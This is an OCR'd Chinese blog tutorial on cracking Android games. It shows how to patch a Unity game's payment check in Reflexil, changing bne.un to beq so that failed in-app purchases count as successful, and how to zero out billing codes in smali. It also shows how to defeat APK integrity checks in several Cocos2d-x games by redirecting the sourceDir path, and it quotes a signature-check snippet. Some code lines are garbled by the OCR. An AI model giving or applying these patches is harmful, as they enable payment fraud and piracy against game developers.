
也就是最后执行了这一行命令，根据命令的简单翻译，可得出这是一个像 unity 发送信息的命令。

翻译为 smali 代码就是这样：


aput-object v3, v1, v2

invoke-virtual {p0, v0, v1},
Lcom/juxiang/game01/mmIAPListener;->sendMsgToUnity(Ljava/lang/String;[Ljava/lang/String;)V

接下来，我们要用到 reflector 这个工具了。用这个工具打开 assembly-csharp 文件【不会的请查阅本博客中伊甸分析教程】，如图所示：


.NET Reflector
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)
System.Workflow.ComponentModel (4.0.0.0)
System.Workflow.Runtime (4.0.0.0)
System.Workflow.Activities (4.0.0.0)
mscorlib (4.0.0.0)
System (2.0.0.0)
System.Xml (4.0.0.0)
UnityEngine (0.0.0.0)
Assembly-CSharp (0.0.0.0)
Assembly-CSharp.dll
Assembly-CSharp, Version=0.0....ken=null
// Assembly Assembly-CSharp, Version 0.0.0.0
[assembly: Extension]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
// Assembly Assembly-CSharp, Version
Location: C:\Users\Administrator\Desktop\编程
逆向

同样的，既然是移动的支付接口，上文中有说道，目前的 MM 接口支付判断就是在 onbillingfinish，按下 F3 搜索，记得切换到方法搜索，如图所示：


.NET Reflector
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)
System.Workflow.ComponentModel (4.0.0.0)
System.Workflow.Runtime (4.0.0.0)
System.Workflow.Activities (4.0.0.0)
mscorlib (4.0.0.0)
System (2.0.0.0)
System.Xml (4.0.0.0)
UnityEngine (0.0.0.0)
Assembly-CSharp (0.0.0.0)
Assembly-CSharp.dll
Search
onbillingfinish
Member
Declaring Type
Assembly
onBillingFinish
MMListener
Assembly-CSharp
Assembly-CSharp, Version=0.0....ken=null
// Assembly Assembly-CSharp, Version 0.0.0.0
[assembly: Extension]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
// Assembly Assembly-CSharp, Version
Location: C:\Users\Administrator\Desktop\编程
逆向

我们发现了唯一一个方法，点进去以后代码如下：

```
private string arg)
{
    Log(arg);
    int, string, Parse(arg);
    this.onBillFinish(pair.Value);
}
```

```
private string arg)
{
    Log(arg);
    int, string, Parse(arg);
    this.onBillFinish(pair.Value
```

在阅读代码的过程中会发现，这里也没有任何判断，难道又找错了?你们觉得可能吗？

大家注意到这样一行代码了吗？

```
this.onBillFinish(pair.Value);
```

有一个 onbillfinish，我们点进去即得到如下代码：


```
public int code, string, string mmPaycode = map["Paycode"];
    getPaycode(mmPaycode);
    if (code == 0x66)
    {
        Instance.iapAPI.onBillFinish(false, code2);
    }
```

```
}
```

这里我们终于找到判断了，如果这些代码是什么意思呢，待我花个十分钟百度一下・・・・

```
public int code, string, string mmPaycode = map["Paycode"];  //定义 mmpaycode 从 map 的 paycode 中获取，大概就是获取订单号的意思
    getPaycode(mmPaycode);  //这是是将订单 ID 入读给 code2
    if (code == 0x66)  //从提交进来的参数 int code 中判断
    {
        Instance.iapAPI.onBillFinish(false, code2);  //如果 code<>102 就跳到不成功也就是本行代码

    }
}
```

我们怎么修改呢？老方法，打开 tools-reflexilv1.6，如图所示：


.NET Reflector
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
.ctor()
getPaycode(String) : PayCode
getSource() : PaySource
IIAP.order(PayCode) : Void
IIAP.query(PayCode) : Void
init() : Void
onBillFinish(Int32, Dictionary<St
onQueqyFinish(Int32, Dictionary
Start() : Void
appId : String
appKey : String
listener : MMListener
paycodeMap : Dictionary<PayC
MMListener
Base Types
Derived Types
.ctor()
onAfterApply(String) : Void
onAfterDownload(String) : Void
onBeforeApply(String) : Void
onBeforeDownload(String) : Vo
onBillingFinish(String) : Void
public void onBillFinish(int code, Diction
Declaring Type: MMAPI
Assembly: Assembly-CSharp,
M..., Dictionary<String, String>) : Void
public void onBillFinish(int code, Dictionary<string, string> map)
{
string mmPaycode = map["Paycode"];
Sebastien LEBRETON's Reflexil v1.6
Method definition
Instructions
Variables
Parameters
Exception Handlers
Overrides
Attributes
Custom attributes
Offset
OpCode
Operand
00 0 ldarg.2
01 1 ldstr Paycode
02 6 callvirt !1 System.Collections.Generic.Dictionary`2<System.String,System.S
03 11 stloc.0
04 12 ldarg.0
05 13 ldloc.0
06 14 call PayCode MMAPI::getPaycode(System.String)
07 19 stloc.1
08 20 ldarg.1
09 21 ldc.i4.s 102
10 23 bne.un -> (16) call iapAPI iapAPI::get_Instance()
11 28 call iapAPI iapAPI::get_Instance()
12 33 ldc.i4.1
13 34 ldloc.1
14 35 callvirt System.Void iapAPI::onBillFinish(System.Boolean,PayCode)
15 40 br -> (20) ret

结合上面我们看到的代码，我们可以初步判断出

23 bne.un ->（16）call iapAPI iapAPI::get_instance()　　//如果不等于则跳到 16 行(最左边表示代码行数)

这是跳转的，同样下面的：

40 br ->（20）ret　　//否则就跳到 20 行处

根据上面两行代码我们可以判断出来以下信息：

ldarg.1 //表示的是获取改方法的第一个参数也就是 int code

ldc.i4.s//表示 102 也就是待比较的值。

那我们修改成这样既可

23 beq ->（16）call iapAPI iapAPI::get_instance()　　//如果等于则跳到 16 行(最左边表示代码行数)

因为内购游戏都是支付失败的，所以 code 与 102 比较也就永远不会相等，那么只要有购买信息，他都返回成功

然后点击 assembly-csharp 右键-reflexilv1.6-save as 选择原来导入的文件覆盖既可。

最后：去内购重点的不扣费！，在 smali 中搜索《"1》书名号内的内购，将 1 开头的 8 位数以上的号码全部改为 0000000(订单号除外)

小结：本节主要介绍一下 unity3d 中的支付验证模式。

2014.09.12 Sarkozy

Coco2d-x

Cocos2d-x 游戏的一般验证分析

Coco2d-x 引擎是相对于 Unity3D 的又一实力派引擎，虽然随着 3D 游戏的热门，更多的厂商偏向于 Unity3D，但是 Coco2d-x 的普及量也不容小觑，特别是一些比较大的手游公司，比如触控科技仍然一直沿用着 Coco2d-x 的东西。我们从三个热门游戏来说说 Coco2d-x 游戏的一般文件验证方法。

Cocos2d-x 游戏的一般验证分析

--By 淡然出尘

1、捕鱼达人 2：将 Smali 文件中获取包路径的参数转向我们自定义的。
该种方法最早见于：
http://bbs.csdn.net/topics/390598569?page=2#post-395954285
竟然闪退那必然会在主 Activity 的 oncreate 中启动相关代码。下面是流程：

```
public class FishingJoy extends FishingJoyWrapper-->public class FishingJoyWrapper extends Cocos2dxActivity-->public abstract class Cocos2dxActivity extends Activity;
```

注意：class A extends B 表示 A 类承接 B 类，即 B 是 A 的相对父类。从而知 Cocos2dxActivity 是程序启动时的根类，查看 oncreate 方法：

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  init();
```

```
    Cocos2dxHelper.init(this, this);
  }
```

又转向至 Cocos2dxHelper 类的 init 方法中，下面是其主要的 smali 代码：

```
<pre name="code" class="javascript">
    //“参考文章：http://android.tgbus.com/Android/tutorial/201108/362210.shtml”
     //通过 ApplicationInfo 类中的 packageName 方法获取程序名称并保存在 sPackageName 字符串中
     iget-object v1, v0, Landroid/content/pm/ApplicationInfo;->packageName:Ljava/lang/String;
     sput-object v1, Lorg/cocos2dx/lib/Cocos2dxHelper;->sPackageName:Ljava/lang/String;
     //通过 ApplicationInfo 类中的 sourceDir 方法获取 APK 程序的路径，并传递给 native 层
     iget-object v1, v0, Landroid/content/pm/ApplicationInfo;->sourceDir:Ljava/lang/String;
     invoke-static {v1}, Lorg/cocos2dx/lib/Cocos2dxHelper;->nativeSetApkPath(Ljava/lang/String;)V
```

通过以上分析我们很容易得出，只需将获取 APK 路径的 v1 转向原版的 APK 即可绕过程序的校验。代码修改为：

```
     iget-object v1, v0,Landroid/content/pm/ApplicationInfo;->sourceDir:Ljava/lang/String;
     const-string v1, "/sdcard/buyudaren.apk"
     invoke-static {v1}, Lorg/cocos2dx/lib/Cocos2dxHelper;->nativeSetApkPath(Ljava/lang/String;)V
```


需要的操作是将原版 apk 更名为 buyudaren.apk 放在 sdcard 的根目录即可。

2、我是车神 Ver1.2.6：将 Smali 文件中获取包路径的参数转向其他的即可。
分析的流程是于捕鱼达人 2 一样的，知道这样我们可以直接搜索关键词“->sourceDir:”，出现两个结果，如下图：

其实，经过以外的测试，发现原来只需要将路径转向就行，不必要真的在指定位置放个原版。推测的判断是文件不存在时，走的流程还是判断正确的逻辑。不得不说这是开发者的一大失误啊。

3、保卫萝卜 Ver1.2.0：

这个游戏整体反编译 apk 的时候 会出现错误，貌似是资源文件的问题，但是我们可以直接拖出 dex 反编译。



同样是直接搜索“->sourceDir:”，然后将路径指定就行。

总结

就像以前在博客中说的，如果不对 apk 进行加壳或者利用第三方进行防护的话，apk 本身的校验貌似真的只有签名校验和对文件的合法性进行验证。

无论是在 smali、so 还是 dll，签名关键词“signature”或者“publickey”，pubkey 关键词的会获取一串 MD5 的值；

```
.method public static getSign(Landroid/content/Context;)Ljava/lang/String;
```

```
    .locals 6
    .param p0, "context"        # Landroid/content/Context;
   //########################下面是签名校验的部分############################
    .prologue
    .line 374
    //初始化 v4 为空
    const-string v4, ""
    //读取 com/txbnx/torrentsearcher/Utils 方法中的 mPublicKey 字符串  赋给 v5
    sget-object v5, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
    //判断 v4,v5 是否相等  并返回为 v4 布尔值
    invoke-virtual {v4, v5}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v4

    if-nez v4, :cond_0

    .line 375
    sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

    .line 385
    :goto_0
    return-object v4

    .line 376
    :cond_0
